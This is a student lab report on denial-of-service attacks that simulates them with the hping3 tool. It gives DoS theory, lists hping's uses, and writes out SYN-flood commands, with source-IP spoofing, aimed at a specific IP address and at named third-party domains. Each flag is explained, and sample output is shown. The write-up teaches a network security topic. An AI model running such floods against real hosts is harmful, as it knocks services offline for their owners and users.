Don Bosco Institute of Technology, Mumbai 400070

Department of Information Technology

Experiment No.: 11

Name: Lavena Babu Roll no.: 29 Date: 19/09/22

Title : DOS Attack

Problem Definition: Simulate DOS attack using Hping or other tool.

Theory:

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-ofservice to addition users. A DoS attack is characterized by using a single computer to launch the attack.

The primary focus of a DoS attack is to oversaturate the capacity of a targeted machine, resulting in denial-of-service to additional requests. The multiple attack vectors of DoS attacks can be grouped by their similarities.

Historically, DoS attacks typically exploited security vulnerabilities present in network, software and hardware design. These attacks have become less prevalent as DDoS attacks have a greater disruptive capability and are relatively easy to create given the available tools. In reality, most DoS attacks can also be turned into DDoS attacks.

The distinguishing difference between DDoS and DoS is the number of connections utilized in the attack. Some DoS attacks, such as “low and slow” attacks like Slowloris, derive their power in the simplicity and minimal requirements needed to them be effective.

Hping tool :-

Hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.


While hping was mainly used as a security tool in the past, it can be used in many ways by people that don't care about security to test networks and hosts. A subset of the stuff you can do using hping:

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing
- hping can also be useful to students that are learning TCP/IP.


Hping works on the following unix-like systems: Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MacOs X, Windows.

Output:


sudo apt install hping3 -y



sudo yum -y install hping3



sudo hping3 -S --flood -V -p 80 170.155.9.185



Where:

- **sudo**: gives needed privileges to run hping3.
- **hping3**: calls hping3 program.
- **-S**: specifies SYN packets.
- **–flood**: replies will be ignored and packets will be sent as fast as possible.
- **-V**: Verbosity.
- **-p 80**: port 80, you can replace this number for the service you want to attack.
- 170.155.9.185: target IP.

Note that the output does not show replies because they were ignored.

Flood Using SYN Packets Against Port 80

SYN packets include the connection synchronization confirmation request.

The following example shows a SYN attack against lacampora.org:

sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood --rand-source

Where:

- **lacampora.org**: is the target, this time defined with a domain name.

- **-q**: brief output
- **-n**: shows target IP instead of host.
- **-d 120**: sets packet size
- **–rand-source**: hides IP address.

The following example shows another possible SYN flood test for port 80.

sudo hping3 --rand-source ivan.com -S -q -p 80 --flood

```
linuxhint@LinuxHint:~$ sudo hping3 --rand-source ivan.com -S -q -p 80 --flood
[sudo] password for linuxhint:
HPING ivan.com (wlp3s0 45.33.30.197): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

References:

1. https://en.wikipedia.org/wiki/Denial-of-service_attack
2. DOS Flood With hping3 (linuxhint.com)